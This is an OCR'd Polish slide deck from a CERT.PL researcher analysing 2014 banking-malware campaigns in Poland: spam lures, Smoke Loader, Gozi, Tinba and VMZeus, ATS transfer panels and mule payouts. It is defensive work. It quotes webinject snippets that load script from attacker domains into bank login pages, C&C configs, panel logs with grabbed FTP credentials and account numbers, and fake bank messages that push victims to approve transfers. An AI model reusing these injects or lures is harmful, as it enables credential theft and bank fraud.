
Wakacyjne Rachunki

Secure 2014

CERT.PL

Warszawa

@maciekkotowicz



$ whoami

- ~~student @ ii~~
- ~~wykladowca @ ii~~
- IRT@CERT.pl
- DragonSector CTF
- RE/Exploit dev
- Formal methods

Kampania

1. Rozprowadzenie
2. Infekcja
3. Spieniężenie

Rozprowadzenie

Spam


```
Serdecznie gratulujemy wyboru najlepszej oferty depozytów na rynku.
Informujemy, że złożony wniosek:
Nr wniosku upływa: 2014-09-07został przyjęty i
oczekuje na realizację.


Szanowny Panie/ Szanowna Pani, =A0Informujemy, że kwota zadłu&#=
380;enia na KREDYT nr rachunku 31114020040000372036585526 na dzień 2=
014-08-19 wynosiła 530,28 PLN .=A0=A0Prosimy o uregulowanie zaleg=
22;ej płatności. =A0=A0=A0Dziękujemy za dokonanie wpł=
aty. =A0=A0Pozdrawiamy, =A0mBank S.A.=A0


Witam!Proszę o podanie adresu i numeru telefonu do Klienta.Pozdrawia=
m
```

Spam - źródła



poczta-polska.pl
faktura.upc.pl
dhl.com.pl
brebank.pl
poczta.fm
interia.pl
era.pl
ebok.upc.pl
wp.pl
orange.pl
orange.com
e-podroznik.pl

Spam - cutwail

Spam - exe


docx.pif
pdf.exe
docx.exe
exe
jpg.pif
csv.exe
mp4.exe
pdf.xml.pif
xml.exe
pdf.pif
doc.pif

Pop-Quiz nr 1.



Czym jest rozszerzenie .pif?

Infekcja

Malware

1. RAT
    - vnc/shell/custom
2. Data Stealer
    - ftp/coockie/flash coockie/game creds/etc
3. FormGrabber / Keylogger
4. *Webinjecty*

Smoke Loader

1. Loader
2. Grabber
3. Obfuskowany ruch (xor)
4. Modularny

```
http://asdertaging.com/forum/
http://wertextaking.com/forum/
```

1. A takze: rovnix/gozi2/ursnif
2. bez bootkitu
3. RC6 + RSA
4. dll inject via AppCertDll
5. http/https
6. DGA
7. Dynamiczne urle
8. obecna wersja: 2.12.356

```
def get_from_cfg(data,_id):
  off = 0x10
  cnt = unpack('I',data[:4])[0]
  for i in range(cnt):
     if unpack('I',data[off-8:off-8+4])[0] == _id:
        r = unpack('I',data[off:off+4])[0]
        if unpack('I',data[off-4:off-4+4])[0] & 1:
           d = data[off+r-8:].find("\x00")
           return data[off+r-8:d+off+r-8]
        return r
     off += 0x18
  return None

def get_domains(d):
    return get_from_cfg(d,0xD0665BF6)

def get_key(d):
    return get_from_cfg(d,0x4FA8693E)
```

```
/tfctq.php?mkvf=KPgnjc3RohdH4zDttU9wItzEGB6cEz2jeDJWROI6FbIpqN/9F6N3OOHUzISv
oxsxc=kcxsfx&version=212356&user=aa16a132f1689c4d4b2eb59024d986c3&server=12&


habrahahaha.ru
musicvideotips.ru
musicvideoporntips.ru
goliathuz.com
```

injecty: RSA+RC6+aPlib

```
Target: <em>regiobank.nl/internetbankieren/secure/login</em>
Replace: <head**><p></p>
<p><head**><script id="inj_lib" src="https://dazzlezone.biz/advert_stat/cont
<p><script id="inj_temp">
var bot_id="@ID@";
var admin_path = '<a href="https://dazzlezone.biz/advert_stat/">https://dazz
zxc('head').append('<scr'+'ipt id="inj_inj" src="https://dazzlezone.biz/adve
</script></head**></p></head**>
```

1. Najmniejszy banker - 0x4000 bajtow
2. also: zusy
3. RC4 dla cfg i comm
4. kod publiczny - nowa wersja ITW

TinBa

```
def CheckTimba(seg=None):
  if not seg:
    seg = SegStart(ScreenEA())
  rwx = idaapi.SEGPERM_READ | idaapi.SEGPERM_WRITE | idaapi.SEGPERM_EXEC
  sbeg =  GetSegmentAttr(seg,SEGATTR_START)
  send = GetSegmentAttr(seg,SEGATTR_END)
  ss = send - seg
  if GetSegmentAttr(seg,SEGATTR_PERM)&rwx == rwx and ss in [0x1000,0x4000,0x
    fu = FindBinary(seg,SEARCH_DOWN,'67 6f 66 75 63 6b 79 6f 75 73 65 6c 66'
    postaddr = FindBinary(seg,SEARCH_DOWN,'50 4f 53 54 20 2f')
    if postaddr != BADADDR and fu != BADADDR:
      seg = SegStart(fu)
      print 'Timba found @ %x' % seg
      print 'url path: ' + GetString(postaddr).split(' ')[1]
      print 'rc4key: ' + GetString(fu + 14)
      print 'Potential cc domains: '
      ehlo = FindBinary(seg,SEARCH_DOWN,'E8 05 00 00 00 45 48 4C 4F 00')
      addr = ehlo -150
      s1=Byte(addr +1);a1=Dword(addr + 4);s2 = Byte(addr + 40);a2 = Dword(ad
      print "   " + xor(GetManyBytes(a1,s1),'L'*s1)
      print "   " + xor(GetManyBytes(a2,s2),'L'*s2)
```

```
set_url http*.js GP
data_before
data_end
data_inject
document.write('<sc'+'ript src="https://porurokonta.ru/onlinesupprt/fold/con
data_end
data_after
window.Modernizr=function(Z,Y,X){function F(b){Q.cssText=b}
data_end

</sc'+'ript></sc'+'ript></sc'+'ript>
```

VMZeus


1. ZeuS family
2. od 12.2013
3. Steganografia
4. wiele innych (drobnych) zmian

strings -100 | base64 -d

```
0000000: 416a 4aa4 229e 4f76 c2b1 c10c a33a 6f58  AjJ.".Ov.....:oX
0000010: f3f9 ca64 546e fe59 f7f9 cf1f 5e4e 9c69  ...dTn.Y....^N.i
0000020: 2a29 85cc 7cb4 7b40 62f3 4a83 0619 ed4f  *)..|.{@b.J....O
0000030: 405d df5f f9a5 5824 052b dd22 f46f 0c70  @]._..X$.+.".o.p
0000040: 89c1 4086 cf0c f6ce f505 3736 47a9 f664  ..@.......76G..d
0000050: b5ad 4356 6c3e 0b60 2de0 34f8 0847 1bbe  ..CVl>.`-.4..G..
0000060: 2195 4bca 2e4e 4dd0 5b11 d518 41af be07  !.K..NM.[...A...
0000070: 85bb c838 8a5d aae2 6768 c9bb 077d ccc3  ...8.]..gh...}..
0000080: fcb1 759f 0395 a7a0 88bc c67f 5fcb 4bc4  ..u........._.K.
0000090: 2212 7bae bcab 0930 5ebf 77c9 095e e514  ".{....0^.w
```

strings -100 | base64 -d | decode-parse


```
VMZeus: 01.00.00.02

{{SERVER_URLS}}
https://connauzzzzzuuurt308.com/adms/gate.php
{{END_SERVER_URLS}}
{{ADV_SERVER_URLS}}
https://carbonerast500.com/adms/config.jpg

{{ADV_END_SERVER_URLS}}
{{NOTIFY_SERVERS}}
https://localhost/notifygate.php
{{END_NOTIFY_SERVERS}}
{{CAPTCHA_SERVERS}}
https://localhost/captchaupload.php
{{END_CAPTCHA_SERVERS}}
{{CAPTCHA_LIST}}
URL:  MASK:
{{END_CAPTCHA_LIST}}
{{WEBFILTERS}}
{{DONT-REPORT}} *.microsoft.com/*
{{DONT-REPORT}} http://*
{{SCREENSHOT}} */login.osmp.ru/*
{{SCREENSHOT}} */atl.osmp.ru/*
{{NOTIFY}} http://www.apple.com/mac/
{{NOTIFY}} http://digg.com/news*
{{END_WEBFILTERS}}
```


CP :: Поиск в базе данных
CP :: Боты
ps://37.59.47.74:54191/css/seooo.php?m=reports_db&date1=140108&date2=140114&bots=US
Result:
Bots action: Full information
08.01.2014
Reports for this date not founded.
09.01.2014
USER-PC_E6B6B0E47EA792D8
--, 91.224.102.22
[+] https://37.59.47.74:54191/css/seooo.php?m=
[+] https://37.59.47.74:54191/css/stylez.php?m=
[+] https://iv-secure.org/b/mmm.php
[+] https://admin.5socks.net/cgi-bin/login.cgi
[+] https://iv-secure.org/b/mmm.php
[+] https://www.kb24.pl/Login?zaloguj=T&login=11
[+] ftp://porttzvc:gniduS@176.195.32.135:7183/
[+] https://admin.5socks.net/cgi-bin/login.cgi
[+] https://sg.bpsc.com.pl/showLogon.do
[+] https://sg.bpsc.com.pl/logon.do
[+] https://sg.bpsc.com.pl/logon.do
[+] Grabbed data [HTTP(S)], https://sg.bpsc.com.p
[+] Grabbed data [HTTP(S)], https://sg.bpsc.com.p
[+] ftp://porttzvc:gniduS@176.195.32.135:7183/
[+] ftp://1:1@87.117.226.58:211/
[+] https://www.ipko.pl/ikd
[+] https://www.ipko.pl/ikd/ajax/get_dko_operation
[+] https://www.ipko.pl/ikd
[+] https://www.ipko.pl/ikd/ajax/get_dko_operation
[+] https://www.ipko.pl/ikd
[+] https://www.ipko.pl/ikd/ajax/get_dko_operation

Spieniężenie

ATSEngine

ATSEngine



.::rba@ATSEngine

Mon, 07 Jul 2014 12:45:43 (UTC) Options Sign out

Accounts | Drops | Reports | Transfers

Refresh | Delete Account | Delete All Accounts | 1 | 2 | Next | Hide Bottom Panel

2014-07-02 20:48:09	57203000451110000001664860		57203000451110000001664860 14.545,00	59613959	86.111.107.218	Started	4	0	0
2014-07-02 17:06:31	41203000451110000000087540		41303000451110000000087540 3.714,00	8EB5F4C9	46.171.32.194	Started	4	0	3
2014-07-02 17:02:26	08203000451110000001540400		09303000451110000001540400 2.452,00	8EB5F4C9	46.171.32.194	Started	3	0	0
2014-07-02 17:00:02	64203000451110000001552020		64303000451110000001552020 493,00	8EB5F4C9	46.171.32.194	Started	3	0	3
2014-07-02 15:38:43	78203000451110000003416690		78303000451110000003416690 127,00	54E2E470	79.188.59.189	Started	23	0	0
2014-07-02 14:35:56	35203000451110000001086360		35303000451110000001086360 22.796,00	AB24E53D	80.53.228.25	Started	16	0	0
2014-07-02 12:43:10	79203000451110000002008620		79303000451110000002008620 129.190,00 14303000451110000002448746014-41 0,00 94303000451110000002448730l4-41 105.408,00	2DA82AA6	78.10.193.78	Started	2	0	0
2014-07-02 11:36:05	22203000451110000002451190		22303000451110000002451190 187.322,00 39303000451107000000277l800 36.161,00	F7A7BACC	37.128.115.117	Started	1	0	0
2014-07-02 07:13:04	10203000451110000001972420		10303000451110000001972420 900,00	09d11eaff0abdfaf8b2499b4f03ac74301d	46.171.215.241	Started	9	0	0
2014-07-02 04:29:27	24203000451110000002254050		24303000451110000002254050 32.403,00	ed930614e70f1accb15c0beed1d1b750	31.61.129.42	Started	2	0	0
2014-07-01 14:20:03	64203000451110000000403540		64203000451110000000403540 9.743,00	31e6488b98e017eb8a614c3bdd0531c6	159.205.42.38	Started	4	0	0

Grabbed Data | Transfers | Reports

Refresh | Add Transfer | Edit Transfer | Delete Transfer

Transfer Date	Login (ID)	Holder Account Nr.	Drop Name	IBAN	Transfer Memo	Amount
07.07.2014	53203000451110000000558550	53203000451110000000558550	krzysztof janczuk	PL10116022020000000262567402	mbb 98432	98555


ATSEngine


Accounts
Drops
Reports
Transfers
Delete All Reports
Date Filter
All time
From:
From First
To:
To Last
Apply / Refresh
Reject Date/Time
Login (ID)
Message Type
Browser
Return Function
Message


System alarmowy nie jest w stanie zidentyfikowac komputer. To moze byc skutek niedawnej aktualizacji oprogramowania lub nowy adres IP przypisany przez dostawce uslug internetowych.

W tym przypadku nalezy uwierzytelnic komputera, aby uniknac zablokowania konta. Prosze autoryzacji przez token

Injectus



Injectus


Admin sms | otp | az | grabber | spam
Settings Az
PL
Enter Bot ID u need
mbank
Accounts
Drops
Transfers
Finished Transfers
X
amount
account ID / IBAN
drop ID / IBAN
purpose
created/updated
Description / Notes
actions
55
2014-08-19 07:01:43
2014-08-19 07:08:14
53
2014-08-19 06:44:38
2014-08-19 06:52:14
39
2014-08-15 19:21:47
2014-08-15 19:33:17
30
2014-08-13 06:39:10
2014-08-13 06:56:23

[2014-08-19 20:46:30:54]|AZ| Show legend about transfer by mistake

Otrzymaligmy informacj, ze konto [redacted] uznawany był błednie kwotą [redacted]. Twoje konto zostało tymczasowo zablolokowane dla transakcji polecenla. Po spłacie Twoje konto zostanie automacznie odblokowane. Przepraszamy za wszelkie niedogodności W celu spłaty wsponianej kwoty kliknij Kontynuuj. Błędy te są spowodowane przez wadliwe działanie systemu bankowości internetowej.

[2014-08-19 20:46:39:55] |AZ| Add fake transfer

[2014-08-19 20:46:39:143] |AZ| Add transparent overlay to do not allow user click on menu

My aktualizujemy telefon banku dla sms kodow od systemu bankowosci [redacted] W celu bezpieczenstwa naszych klientow my wprowadzamy bezpieczna linie polaczenia. Wam nalezy aktywowac sie w nowym kod sms My dbamy o bezpieczenstwie od systemu bankowosci [redacted]."

Inne

```
q1=getElement.byAttrs({"parentElement":document,"tagName":"span","innerHTML"
if(q1) q1.innerHTML="801 234 789";
q1=getElement.byAttrs({"parentElement":document,"tagName":"span","innerHTML"
if(q1) q1.innerHTML="+48 22 420 71 00";
q1=getElement.byAttrs({"parentElement":document,"tagName":"div","class":"not
if(q1) q1.style.display="none";
main_container=document.getElementById("header_wrapper");
```

Aktorzy

Co z tym zrobic?

Użytkownik:

1. Myśleć!

Admin:

1. porządnie ustawić poczte!

CERT:

1. sinkole - thx zinkhole.org
2. monitorowanie cnc
3. ...

Q & A

@maciekkotowicz lokalhost.pl/talks/zosia2014 CERT Polska @CERT_Polska_en

CERT.PL >_

rekrutacja@nask.pl